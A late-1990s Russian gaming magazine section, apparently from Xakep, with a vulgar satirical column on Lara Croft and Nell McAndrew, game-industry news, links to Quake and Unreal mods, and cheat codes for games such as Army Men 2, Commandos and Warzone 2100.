Все объясняется просто — UCLabs (ex-UCL), как было сказано, действительно начал заниматься серьезными вещами и именно легальным бизнесом. Поэтому, не претендуя на рекламу, скажем все же, что защиту программ надо доверять только специалистам и всячески поощрять их стремления, а не прибегать к каким-либо репрессивным мерам, не разобравшись в том, кто есть кто. К сожалению, немало времени потребуется всем, в том числе законодателям и правоохранительным органам, чтобы разобраться в специфике компьютерного мира. До этого момента сторонних людей, не имеющих никакого отношения к определенным областям компьютерной деятельности, так и будут во всеуслышание называть хакерами, крэкерами, фрикерами и т.д., не имея малейшего понятия, что это такое на самом деле (вспомните историю с Левиным). И до этого момента достаточное количество разного рода компьютерных изданий будут делать себе рекламу на разного рода дилетантских «хакерских» историях.



Лара Крофт – звезда «Плейбоя»


В апреле месяце для компании Eidos, видимо, из всех чисел существовало лишь одно — первое. Каждую неделю им удавалось оказываться в идиотском положении, и всякий раз из-за взлелеянного ими виртуального секс-символа, предмета обожания многочисленных неудовлетворенных бивисо-баттхедов всего игрового мира.

Началась эпопея с того, что ближе к первому апреля эйдосовцы развернули кампанию по изничтожения расплодившихся по И-нету порнушных сайтов, посвященных Ларе Крофт, вернее сказать — ее габаритным (не кантовать) прелестям. Или остались еще бакланы, оные не в курсах, что для обоих первых тумборайдеров существуют патчи, инсталляция которых позволяет лицезреть Лару в чем мать родила? А родилась Лариска, как тебе хорошо известно, с кобурой, рюкзаком и в армейских шнурованных ботинках, и никакой другой одежды на ней не было. Зрелище не для слабонервных: размытые три-дэ-фиксом силиконовые откосы грудей с расплывчатыми кляксами сосков и угловатая задница из костляво присобаченных один к другому полигонов. Помимо того, на этих сайтах выложена куча пререндеренных картинок, где Лариска заботливо очищена от всех текстурных фрагментов одежды; есть карикатурные лариски; есть повязанные по рукам и ногам лариски — видимо, для особо робких поклонничков...

Крофтопорно процветает уже больше двух лет — с момента появления первого тумборайдера, и создает сериалу бешеную рекламную поддержку. Однако народец из Eidos, прежде неофициально инициировавший создание подобных сайтов, сейчас вдруг «спохватился». Огласив онлайновую округу горестными воплями, что крофтопорно негативно сказывается на светлом имидже солнцеликой мечты всех несовершеннолетних игроманов этого больного на голову мира, эйдосовцы, в подтверждение серьезности своих намерений, закрыли сайт Nuderaider.Com, который уж год как почти не обновлялся. Типа, круто! Не менее круто и то, что возможности для написания патчей, раздевающих Лару, заложены в обоих тумборайдерах изначально. Т.е. там, в игре, изначально присутствуют текстуры и сосков, и лобка, и прочих всякой женщиной маскируемых наружностей. Однако то, что раньше подливало водицы на мельницу становления Лары как секс-символа, теперь уже мешает, тянет назад в дешевые проститутчьи подвалы.

Мешает хотя бы по той причине, что кинокомпанией Paramount наконец-то запущен в производство кинофильм по тумборайдеру, с одноименным названием. Это будет классический голливудский ширпотребовский боевик, где много стреляют и мало думают. Сценарист — тот самый кульный парень, который ваял скрипты для таких попсовых боевиков, как «Крепкий Орешек 1/2», «Судья Дредд», «Уличный боец», «Бегущий человек» и «Сорок восемь часов»; тебе понравится. Режиссер — Стефен Херек, отморозок из числа творческих личностей мелкого профиля,

Нелл МакЭндрю, топ-модель, в последнее время изображавшая Лару Крофт, сейчас мечтает только об одном: никогда больше в этой жизни не встретиться ни с одним из поклонников ее виртуальной героини. На фотографиях ты можешь лицезреть ее как в образе Лары, так и «в своем собственном». Черт побери, ведь как меняет людей шоу-бизнес, а?..


Лариска из пропатчеванного Tomb Raider 2.

которые рисуют портрет сношающейся со шмелем мухи, а потом всем его демонстрируют под едким соусом нового слова в искусстве; на челе кинематографа он отметился несколькими достаточно спорными картинами, как по идеям (типа, круто?), так и по качеству (типа, херек собачий?). Актриса, на которую будет возложена честь исполнить роль обожаемой Ларочки Крофт, пока еще не подобрана, однако народ уже вовсю любопытствует, будет ли там постельная сцена, и, мечтательно закатывая глаза к потолку, онанирует в предвкушении. Главред кульного зарубного журнала «PC Gamer» Гари Уитта, прежде в виде добровольной инициативы накарябавший свой вариант сценария (кстати, совершенно поносный вариантец), утверждает, что идеальнее прочих на роль Лариски подойдет некая Катарина Зета Джоунс (интересно, он тоже онанирует?). Первая публичная премьер-мастурбация пока намечена на середину двухтысячного.


А чтоб светлый образ Лариски за год с отростком не увял в народной памяти, эйдосовцы объявили о разработке — да! да! да! — четвертого тумборайдера, он будет продемонстрирован на E3 и припорхнет на прилавки в конце года одновременно с рождественской индейкой, национальным пищевым продуктом америкосов. Типа, круто? Типа, вдвойне.

Вдвойне, так как одновременно с тем произошел инцидент, навеявший заголовок для этой скромной подхурыжистой заметки. В течение последнего года (если я облажался с датами, крофтоманы меня поправят) на всех шоу и выставках Лариску изображала топ-модель Нелл МакЭндрю. Именно ее ты имел (многократно) возможность лицезреть на многочисленных плакатах и постерах. Именно она недавно послала компанию Eidos куда подальше (конкретизирую: под ларискины лобковые текстуры) и собирается предстать на страницах майского выпуска журнала «Плейбой». На этот раз — в роли основной модели номера. На этом раз — совершенно без одежды, и даже без пистолетов. И на этот раз она уже станет объектом для мастурбирования более взрослой части сексуально-неудовлетворенного населения. И это, типа, круто.

Это было потрясающе: путешествовать по всему миру в роли Лары, но настала пора сдать мой «Узи» в камеру хранения и заняться чем-нибудь другим,» — сказала Нелл в доверительном интервью одному из известнейших онлайновых сайтов. — «Я встретилась с людьми на Eidos, которые продюсируют [тумборайдер], и мы решили, что я буду освобождена от моего контракта и смогу реализовать другие свои интересы». А другие интересы — это дебют в «Плейбое». По слухам, дальнейшую свою «карьеру» Нелл собирается продолжить как актриса в порнофильмах.

Эйдосовцы ошарашенно молчат и уклоняются от комментариев. Действительно, чего тут комментировать? Тут вешаться надо. Весь Интернет покатывается со смеху. Мое почтение многоуважаемой Нелл: ей удалось прокатить Лариску так, как давно никому не удавалось, даже самой Лариске.

И последний штрих к первоапрельской эпопее секс-символа компании Eidos. Вскорости Лара Крофт проявится на европейском телевидении в рекламе освежающего напитка «Люкозаде» (он реально так называется; по вкусу похож на «Гатораде», если тебя волнует). Выглядеть это будет следующим образом: Лариска в


Tomb Raider IV обещает материализоваться к Рождеству.

обычной своей манере проходит полосу препятствий, демонстрируя чудеса гимнастической выучки и стрелятельных навыков, потом она устает и, дабы смочь продолжить свои головокружительные приключения, должна освежиться парой глотков «Люкозаде». Докатилась, в общем.

На этом все. Пейте «Люкозаде», бакланы, скупайте майский «Плейбой» и мастурбируйте на фото-изображения предательницы-ренегатки Нелл МакЭндрю.

димитрий подХурыжный

Microsoft намеревается прикупить компанию **Access Software** — вероятно, ты ее помнишь по серии оригинальных приключенческих игр про детектива Текса Мерфи. Сейчас Access забила на все другие жанры, кроме гольфа, и зарабатывает неплохие деньги на серии **Links**. Сумма сделки пока не уточняется.

Французская компания **Infogrames** предпринимает активные шаги в области становления себя как гиганта игровой индустрии. Хотя, конечно, до мегагигантизма монстров типа **GT** или **EA** ей сейчас как зяблику до **F-117**, но и все же, согласись, предложение о покупке английского **Gremlin** за 40 миллионов и вскоре последовавшее приобретение американского **Accolade** за 50 миллионов чего-нибудь да стоят.

У кого что болит. Вот, например, в нашей Думе обсуждают, как оттащить американцев от Югославии и что делать с Ельциным. А в американской думе, в туземном наречии проходящей под названием «конгресс», собираются обсуждать проблемы жестокости в компьютерных играх. Пенсильванский (не путать с Трансильванией) сенатор Джек Вагнер выступил с предложением ужесточить правила продажи игр, характеризующихся повышенным содержанием элементов насилия. Не идет речи о давлении на разработчиков и о запрещении любимых тобою и мною кровавых развлекух типа **Carmageddon** или — из свежайшего — **Requiem**. Разговор ведется об установлении возрастного ценза на продажу соответствующих игр соответствующим несовершеннолетним группам играющего народонаселения. Откровенно сказать — правильное предложение. За исключением одного фактора: устанавливать возрастные ограничения, как пить дать, будут не геймеры. А значит, там такого могут навернуть, что реально жестокая игра окажется доступной всякому от мала до велика, а что-нибудь типа **Blood**, где крови — цистерна, но жестокости — с лупой искать, будет идти под дурацким цензом «до 21».

И еще на тему жестокости. В **1997** году некий тупой четырнадцатилетний американенок, уж не помню из какого оружия, прижучил троих своих однокашников в одной из школ в Кентукки. Парню, ежели не вру, дали пожизненное, и все бы тип-топ, да только... Да только сей дебил принадлежал, в числе прочих своих дурных наклонностей, к славному нашему с тобой геймерскому роду. Он очень любил **Doom**, **Quake** и — кто бы сомневался — **Redneck Rampage**. Конечно же, не менее тупые, но напрочь убитые горем его родители решили, что во всем виноваты названные (и некоторые неназванные) компьютерные игры, повлиявшие на мировоззрение чудо-ребенка, а также помогшие ему научиться стрелять. И вот, по прошествии двух лет, они подали в суд на компании **Sega**, **Sony**, **Nintendo**, Interplay и id **Software**, выставив им иск на общую сумму **130** миллионов. Чем завершится судебный процесс — ежу понятно (для тех кто не еж: дебильных родителей дебила пошлют, далеко и надолго), но сам факт примечателен. Правовое государство, мать их.

Походовая фэнтезийная стратегия **Age of Wonders** будет издаваться силами ассоциации **G.O.D.** Не думаю, что тебе это столь уж важно. Мне тоже, честно сказать, до абажурной лампочки. Однако лично мне было небезынтересно узнать, что, прежде чем подписываться под издание **Age of Wonders**, президент **G.O.D.** Майк Уилсон переговорил с возглавляющим компанию **PopTop Software** Филом Стайнмайером, и тот отрекомендовал игру как «безусловный хит». А **PopTop Software** — это те самые ребята, которые сделали первый и второй **Heroes of Might&Magic**, и если ты фанат, то Стайнмайер должен быть для тебя культом, так как конкретно без него этой игры бы не было (точнее, была бы, но лажовая и никакая). И **Age of Wonders**, для справки, относится к тому же жанру, являясь гибридом **Warlords** и **Master of Magic**. Теперь понятно, почему я решил об этом упомянуть?..

Interplay приостановила работы над реалтайм стратегией **Alien Intelligence**. Проект не закрыт, но отложен до лучших времен, которые, учитывая неуклонно падающий народный интерес к **RTS**, может никогда и не настать.
Кстати, коль уж зашла речь — в прошлом номере я обещал сообщить причины, по которым Interplay не будет издавать **Mordor 2**. Как выяснилось, это не **Interplay** решила не издавать **Mordor 2**, а разработчики решили послать интерплюевцев к известной каждому из нас, и тебе в частности, всеобщей матери. Из-за творческих разногласий, как обычно. Причем Interplay какое-то время пытались всех убедить, что, дескать, они заморозили проект и работы еще возобновятся... пока Дэвид Аллен, президент **VB Designs** (так зовется студия-разработчик), не выступил с публичным заявлением, где назвал подобные утверждения компании лживыми и засвидетельствовал, что развод окончательный и что никаких прав на **Mordor 2** у интерплюевцев нет. Игра выйдет, но позже и с другим издателем.

Студия **Atomic Games**, создавшая все три части real-time wargame **Close Combat**, выпорхнула из-под теплого крылышка **Microsoft** и перешла к **Mindscape**, которые по жизни возятся с воргеймами. Пользуясь ее финансированием, Atomic **Games** начинают разработку четвертой части сериала, которая получит название **Battle of the Bulge**.

Второго апреля компания **Cavedog** («пещерная собака»), известная всякому благодаря стратегии **Total Annihilation**, переименовалась во **Frozen Yak** («замороженный як») по причине какого-то там несовпадения каких-то там копирайтов. От налогов уходят, наверно.
И четыре дня спустя компания сообщила о том, что закрывает приключенческо-ролевой проект **Elysium**. Все, игры не будет. Разработчиков, которых назвали «очень талантливыми и перспективными» (наверно, чтоб пилюлю им подсластить), рассортировали по другим проектам, в том числе по одному свеженачавшемуся, о котором сейчас известно только то, что возглавит его тот же чувак, который руководил работами по **Elysium**.

В конце года выйдет адд-он для **Half-Life**. Называется **Opposing Force**, и разрабатывает его студия **Gearbox Software**, дизайнеры и программеры которой засветились в таких компаниях как **3D Realms**, **Ritual Entertainment** и **Rebel Boat Rocker**. Возглавляет проект Рэнди Питчфорд, прежде организовывавший работы по трехмерному экшену **Prax War**, который был закрыт пару месяцев назад (см. рубрику «Скандалов» в предыдущем номере **X**). В **Opposing Force** вам предложат роль одного из правительственных спецназовцев, из числа тех, что были посланы осуществлять зачистку базы от гадостных тварюг, а также и от выживших ученых. Обещается еще одна инопланетная раса и более крутые (спецназ ведь!) виды оружия. Интересно, а Гордон Фримен там будет главным боссом?

Microsoft решила не издавать автокомбат Inertia, известный также как Full Auto. Представители компании заявили, что продолжат сотрудничество с разработчиками из Pseudo Interactive, но не на этом проекте.

Mortyr — так называется недавно вышедший 3D action от I-Magic, где играющий отправляется в прошлое для того, чтобы остановить немецко-фашистских нацистов от исполнения неких зловещих планов вселенско-мерзопакостного характера. Естественно, в игре и на коробке с игрой куча стилизованной нацистской символики. Естественно, никаких политических мотивов в игре нет и в помине. Однако сейчас тема фашизма, если ты не знаешь (а, кстати, ты очень даже можешь об этом не знать), является одной из наиболее острых и горячих, и любое упоминание о нацизме чревато большими осложнениями. Так и в этом случае, к вящему изумлению I-Magic, некоторые оптовые дистрибьюторские компании отказались осуществлять продажи игры через свои коммерческие сети. Никакие уверения, что Mortyr — всего лишь игра (от себя добавлю — и не самая хорошая), не помогли, и компания лишилась из-за этого значительной части ожидаемых прибылей. Было бы смешно, если б не было так грустно и печально.

Курсант одной из военно-воздушных баз США по имени Энсайн Герб Лэйси, проведя 50 часов за MS Flight Simulator, несказанно удивил своих учителей, продемонстрировав вслед за этим на тренажере реального самолета все необходимые для полета навыки управления, причем прежде ему не приходилось ни летать на чем-либо окромя качелей в детстве, ни посещать подобного рода тренажеры. Удивление учителей курсанта оказалось настолько велико, что они доложили обо всем начальству, а начальство связалось с Microsoft и спросило согласия компании на использование игры MS Flight Simulator в учебных целях. Естественно, Microsoft радостно согласилась и немедленно принялась трубить миру о том, что теперь на «Corpus Christi Naval Air Station» (так называется это прелестное местечко) их симулятор узаконен как пособие. Присоединяюсь к поздравлениям.
А также пользуюсь случаем, дабы опровергнуть лживые слухи о том, что Heroes of Might&Magic III используется в штабе руководства военными действиями над территорией Югославии для тренировки умственных способностей высшего комсостава в боях с жестоким и изворотливым AI игры на уровне Impossible.

Появилась любительская TC (т.е. тотальная переделка) для стратегии Myth 2. Гномы, зомби и прочие толкиенутые создания в ней заменены на реальные боевые единицы из Второй Мировой войны (гранатометчики вместо дварфов, медики вместо хилеров и т.д.). Скачать можно по адресу *www.clan-plaid.net/misc/recon*.

Sierra анонсировала стратегию Orcs: Revenge of the Ancient, основанную на «Властелине колец» Дж.Р.Р.Толкиена; видимо, это вместо на нем же основанной онлайновой стратегии Middle Earth, которая сейчас из-за перестановок в компании заморожена на неопределенный срок. Впервые игру покажут на E3, выйдет вроде как в ноябре. По жанру сами сьерровцы характеризуют игру как смесь Creatures и Virtua Fighter с добавлением Die by the Sword. Перевожу на человеческий: обтрехмеренные многочисленные сами себе умные норны в шкуре орков, дерущиеся между собой с применением приемов каратэ и колюще-режущего оружия. И так как очерченный кошмар даже мое больное воображение воспроизвести не в силах, то я умолкаю и отсылаю вас к тем многочисленным preview, которые наверняка появятся в игровых журналах в самое ближайшее время.

Новости с фронта эмуляторов приставки Sony PlayStation, очень кратко.
1. В связи с продолжающимся судебным разбирательством между Sony и Connectix временно приостановлен дальнейший выпуск копий (но не продажи уже выпущенных копий) эмулятора Virtual Game Station. Ребята из Connectix не унывают и продолжают работать над версией для PC (пока есть только для Макинтоша).
2. Другой эмулятор, Bleem, только что поступил в продажу (и он предназначен именно для PC). Вялая попытка Sony остановить разработчиков через суд не увенчалась успехом, приведя лишь к большому сожалению разработчиков, которые признались, что обожают саму приставку, а эмулятор сделали исключительно в целях продвижения ее игр на новый рынок. Заявленные минимальные требования для эмуляции через посредство Bleem: P-166 и 16 мег оперативки. Но, видимо, это оооочень минимальные.

За рубежом одной из игрушечных компаний уже начат выпуск солдатиков по мотивам Quake III. Капиталисты, одно слово.

Ты про Worldcraft слыхал? Изначально данная программа зародилась как шароварный редактор уровней для первого Quake, и, по утверждениям многих мэп-мейкеров, она являлась лучшей в своем роде. Потом команду, изваявшую Worldcraft, взяли на работу в Valve Software, и на их редакторе делалась недавно пройденная тобою Half-Life. Затем Valve предполагали отдельным компактом выпустить продвинутую версию Worldcraft Pro, и об этом было много трепа и трескотни. А теперь сама новость, и она нерадостная: обломись, Worldcraft Pro не выйдет, и причины не уточняются. Очченно жаль.

Origin по второму заходу выпускает свой авиасимулятор Strike Commander, который впервые увидел свет в далеком 1993 году. Как уверяют авторы игры, по техническому уровню игра изрядно опередила свое время и только сейчас, на современных компьютерах, сможет проявиться во всей красе.
По слухам, едва народ из DreamWorks Interactive проведал об этой идее, как несказанно вдохновился и теперь намеревается переиздать в 2015 году свой Trespasser, которому для нормальной жизни нужен хотя бы P2-400 с кучей памяти с акселератором чем покруче, тем лучше. Оставайтесь с нами следующие шестнадцать лет, и вы узнаете все об этом замечательном начинании.

На этом исчерпываются все достойные внимания новости истекшего периода. В следующем номере мы планируем забить на рубрику новостей и оставить только «Скандалы». Если ты имеешь что-нибудь «за» либо «против», не сочти за труд, выскажись по адресу *game@xakep.ru*.

Материалы рубрики подготовил
Димитрий ПодXурыжный

Deathmatch

Ведущий рубрики
Старший опер Goblin

Quake

Роберт «Фрог» Филд выпустил бета-версию лучшего бота под QI - «фрогбота» за номером 0.13. Бот резко поумнел, набрался коварства, сменил тактику и биться с ним стало гораздо веселее. Рекомендую сюда заглядывать почаще: *www.botepidemic.com/fmods/index.shtml*.
Неплохой командный мод под названием Song Of Death. Там вас ждет 6 классов бойцов, 19 новых видов оружия и куча карт. Брать тут: *http://home.swipnet.se/~w-78894/sod/*.
Любители самодеятельности могут сгрузить новенький qED 3.0 тут: *http://home.adelphia.net/~mtagliaf/qFiles.html*. Как обычно, все стало гораздо лучше и быстрее. Если мало, то можно надыбать не менее продвинутый QuArK 5.9 отсюда: *www.planetquake.com/quark/*. Тамошние нововведения порадуют всех рукодельников-любителей.
Тем, кто любит работать над демками, сюда: *www.planetquake.com/demospecs/lmpc-stable/*. Предлагаемая там прога обработки - то, что вам надо для бесстыдного глумления над классикой.
Тем, кто демки любит только смотреть - сюда: *http://planetquake.com/QdQ/frl.html*.
Легендарная команда Quake Done Quick выпустила новый фильм Fiend Run Lite, где наш доблестный морпех на спор в очередной раз проскакивает весь Quake, на этот раз верхом на демоне и всего за 10 минут. Рекомендую. Смешно.

Quake II

Свежая конверсия под названием Strogg CTF. Смысл в том, что на CTF-карту нежданно-негаданно десантируются строгги. Завидев такого, надо не растеряться от неожиданности, а немедленно в него стрельнуть. Пораженный выстрелом монстр немедленно впрягается в игру и дальше действует на нашей стороне до тех пор, пока его не пристрелят противники. *http://q-news.globalsoft.com.au/*
Есть такой мод, под названием Weapons Factory. Помесь QII и Team Fortress. Многим нравится, существует даже наш отечественный сайт, расположенный тут: *www.dol.ru/game/wf/*. Можно нырнуть, там все грамотно расписано - наши кони борозды не испортят. А заодно нахватить версию 4.2.
Для любителей дэсматчей в воздухе сочинен мод AirQuake2. Сам я не прусь от самолетиков и, как старый джигит, больше всего люблю дэсматч под одеялом, но все интересующиеся могут нырнуть сюда и попробовать: *http://airquake2.converted2.com/*.
Я всегда думал, каждому понятно, что выходит из попыток скрестить бульдога с мотоциклом. Как оказалось, нет, не каждому. Группа товарищей построила мод под названием Generations, в котором свалила в кучу QI, QII, DOOM и даже Wolfenstein 3D. Результат можно взять здесь: *www.planetquake.com/generations/*. Там всего 6 метров, а удовольствия - вагон.
Тем, кому кажется, что оружие в QII слабовато и не дотягивает до инструментов его мечты, необходимо немедленно выудить мод Weapons of Destruction. Адрес такой: *www.telefragged.com/weapons/*. Там все так, как надо. Никто не уйдет обиженный, навертели от души.
Все отцы знают о существовании мода Gxmod. Мод незатейливый, настроить его просто, а пользоваться удобно. По этой причине его постоянно пользуют на соревнованиях и чемпионатах. Хорош как для дуэлей, так и под «мясо». Кто хочет побыстрее стать отцом, идет сюда: *www.gamers.com/gxmod*.
Любителей игр по сети может заинтересовать Gateway Mod. Вещь полезная, позволяет шустро перемещаться между серверами. Лежит: *www.proweb.co.uk/~tunstallg/gateway/gateway1_1.zip*.
Говорят, есть среди нас такие, кто не любит стрелять товарищам в рыло из гранатометов и бить их топорами по башке. Ну, специально для подобных мутантов выпущен Quake II Paintball. Извращенцы, это здесь: *www.captured.com/digitalpaint/*.

SiN

Под SiN у нас есть один-единственный бот по кличке ReDeMpTiOn. Отличается крайней тупизной и невероятной бестолковостью. Однако на безрыбье, как известно, и сам раком встанешь, так что качайте отсюда: *www.netcentral.co.uk/~connorc/*. Тем более что это чудо теперь еще и Wages of SiN поддерживает. Особо талантливые могут потренировать его сами, там исходники дают.
Кстати, для Wages of SiN вышел патч 1.04. Кое-что фиксит, так что настоятельно рекомендую скачать: *www.ritualistic.com*.

Half-Life

Списочек консольных команд для версии Half-Life v1.0.0.9 можно взять тут: *http://pcgame.svwh.net/randy/* (списочек махонький, всего на 140 кил). Там вообще много чего можно поиметь. Например, 18 новых карт под TF Classic, пару сотен - под дэсматч, кучи шкур и моделей, долгожданный Software Development Kit и т.д. и т.п.

Heretic II

Фантазеры из Raven тоже не дремлют, и вниманию игрунов предоставили Expansion Pack 1.05. Поправлена куча багов, переживших последнюю поправку, по мелочам добавлено кое-что новое. Это здесь: *www.ravensoft.com*.

Unreal

Наконец-то и под Анрыл подогнали нормальный «капчур зэ флаг»: RealCTF его фамилия, версия 1.0. Брать тут: *www.planetunreal.com/realctf/*. Не понравится - можно нахватить наоборот: NoName CTF версии 0.5.1, но уже здесь: *www.captured.com/nonamectf/*. Тоже вещь неплохая. По всем анрыльным вопросам можно проконсультироваться на нашем добротном отечественном сайте *www.unreal.ru*.

Фото: В. Пискунов

КОДЫ

Army Men 2

Нажми BackSpace, потом набери фразу «!when all else fails...», включая многоточие, исключая кавычки. Как только осилишь хитросплетения знаков препинания, сможешь на(ш)кодить следующее:

!patton's speach — твои солдаты круто воспрянут духом
!i give up — начнешь уровень заново
!veni vidi vinci — пропустишь уровень
!night of the walking dead — твои противники трансформируются в зомбиков (привет браткам на ag.ru! ;-)
!jumpjets — телепортирует сержанта поближе
!suicide kings — убить сержанта
!ninja arts — сержант становится шустрым и невидимым
!phoenix! — сержант превращается в живой факел
!god of gamblers — случайный бонус
!watchtower in the sky — Recon
!geronimo! — 12 воздушных ударов
!paper dolls — парашютисты
!pooper scooper — убирает все мины
!acme discs — наземные мины
!gnomish inventions — дает взрывчатку
!surprise party — куча врагов из ниоткуда
!armageddon — высшая справедливость: все умирают от удара свыше, т.е. с воздуха
!doctor doctor — всем дает здоровье
!spidey senses tingling — показать на карте всех врагов
!santini — неуязвимость

Подборка кодов для обесконечнивания зарядов:
!beautiful nikita — снайперское ружье
!fourth of july — M80
!roach spray — пушка
!ruby ray — увеличительное стекло
!no rocket launcher — ракетомет
!village people — огнемет
!i have a rock — ручные гранаты

Коды по униформе:
!smorfs — голубая (к восторгу сексуальных меньшинств)
!aluminum foil — металлическая (к восторгу музыкальных меньшинств)
!metal sheeting — серая
!shrink wrap — темная

Bubble Hero 2

Все очень просто. Напоминает старые аркады — четыре цвета в определенном порядке являются кодами доступа к одному из уровней. Вот эти цвета:

Для обычной игры:
Stage 2 — зеленый, желтый, синий, желтый
Stage 3 — красный, зеленый, синий, желтый
Stage 4 — синий, зеленый, желтый, синий
Stage 5 — синий, желтый, красный, зеленый
Stage 6 — красный, желтый, красный, синий
Stage 7 — желтый, зеленый, зеленый, красный

Для игры вдвоем:
Stage 2 — желтый, синий, красный, синий
Stage 3 — зеленый, желтый, красный, синий
Stage 4 — красный, желтый, синий, красный
Stage 5 — красный, синий, зеленый, желтый
Stage 6 — зеленый, синий, зеленый, красный
Stage 7 — синий, желтый, желтый, зеленый

Commandos: Beyond the Call of Duty

Исхитрились разработчики: тут целых два читкодовых режима. Видимо, надеялись, что тогда мы им в «Ломке» больше места отведем. И ведь не ошиблись, эк их!..

Вариант первый. Во время игры набираешь «gonzo1982», затем жмешь комбинацию разгорячившихся клавиш:
Ctrl+I — Неуязвимость
Ctrl+Shift+N — Следующая миссия
Shift+V — Невидимость
F9 — Информация по текущей карте
Shift+F4 — отслеживать коммандос
Ctrl+F9 — всяческая debug-информация
Alt+F11 — помощь
Shift+X — Передвигать коммандос с помощью команды «Look»
Alt+I — забавный вариант междумордия ака интерфейса

Второй вариант, специально для особо кул особо хацкеров. Надо прописать в файл commandos.cfg одну строчку. Если у тебя по-ламерски дрожат руки, сделай страховочную копию файла. Строка такая:
.DEVELOP 1

После этого можешь вводить коды для доступа к разным миссиям:
Dying Light — ну, это самая первая
The Asphalt Jungle — 8K2IX
Dropped out of the Sky — 9R291
Thor's Hammer — 44G9J
Guess who's coming tonight — 4HSAB
Eagle's Nest — J8TSN
The Great Escape — LUK2L
Dangerous Friendships — DUSLZ

Gruntz

Жмакай Enter во время игры, набирай код и снова жмакай Enter.
mptraitor — режим «предателя»
mpriorio — секретный уровень «Trouble in the Tropics»

Redline

Во время игры давишь одновременно три клавиши: G + O + D. При затруднениях попробуй воспользоваться носом. А потом вводи:

Для обоих режимов:
IMMORTAL — неуязвимость
MORTAL — уязвимость (логично, не так ли?)
RETICLE — прицел становится красным, когда наводишь его на мишень

Для пешего режима:
CAMERA — вид от третьего лица
ALLAMMO — все оружие по максимуму
TARGETS — автоприцел
DMDAMAGE — твое оружие дает двойные повреждения
RADAR — радар

Для авторежима:
CW — все оружие
CA — оружие по максимуму
STONEAGE — вместо машины... бегун
CAROFF — от твоей машины остается один голый каркас
CARFLIP — то же самое, но уже не голый (в носках и шляпе)
CARREVERSE — машина задом-наперед
WHEELSOFF — убрать колеса

Requiem: Avenging Angel

Вызываешь консоль нажатием Enter и вводишь один из кодов:
csmilton — разрешить читы
csstigmata — пароль от Medlab
csshroud — здоровье+броня
cshealth — здоровье
csrosary — все предметы
csammo — амуниция
csguns — все оружие
csyhwh — неуязвимость
csessence — эссенция обретает бесконечность
cshalt — остановка времени
cswire — очерчивает границы полигонов
csvanish — убрать всех врагов
cshost — убрать гравитацию. Нафиг она вообще нужна.
csportal — все двери подсвечиваются желтым

TOCA Touring Car Championship 2

Коды вводишь вместо своего имени. Н-да... не дай бог тебе такое имечко в личной жизни заиметь...
CARTASTIC — Усе машины. Ну просто усе.
DOUBLE — Все трассы
SKINNY — Вид из-под колес
TOPDOWN — Вид сверху
HANGOVER — Не пейте за рулем, а то будет вот так...
TIMEOUT — полноразмерный чемпионат
OUCH — сражение на дороге
RUBBER — пинбольный режим
MOVIE — прикольные повреждения машин
HIGHJUMP — гонки по Луне (в плане гравитации)
SKATES — то, чего какой любит не русский. Быстрая езда.
GIRDLE — другая трасса
REPEL — машины соперников, завидев твою, испуганно шарахаются в стороны

V-Rally

Водомерок любишь? Нет? Тогда ничего не получится. Потому что запускать игру надо с параметром «aquabug» в командной строке. Что такое «командная строка» — спроси у старшего товарища. Если все правильно — сразу же в главном меню появится еще одно меню — со списком debug-функций.

Для любителей графики присутствуют следующие возможности:
S — тень у буковок. На фотошоп не тянет, но...
P / L — плюс/минус процент серого в тенях
O / K — плюс/минус прозрачность тени текста
I / J — плюс/минус градиент тени в битмапах
U / H — плюс/минус смещение тени в битмапах
Y / G — плюс/минус прозрачность тени в битмапах

Для любителей просто поиграть:
C — вкл/выкл режим читкодов
Ins / Del — сменить класс
Home / End — сменить уровень
PgUp / PgDown — сменить этап
F8 — вкл/выкл простое прохождение этапов
D — вкл/выкл дополнительное debug-меню

Warzone 2100

К сожалению, коды работают только с версией 1.01. Нажми 'T', вводи код, жми Enter.
time toggle — вкл/выкл таймер
get off my land — убить всех врагов на карте
show me the power — 1000 единиц энергии
hallo mein schatz — следующая миссия
work harder — успешно завершить все текущие исследования
double up — удвоить защиту юнитов
timedemo — показать FPS и некоторую информацию по движку
kill selected — убить выбранный юнит
easy — установить уровень сложности easy
normal — установить уровень сложности normal
hard — установить уровень сложности hard
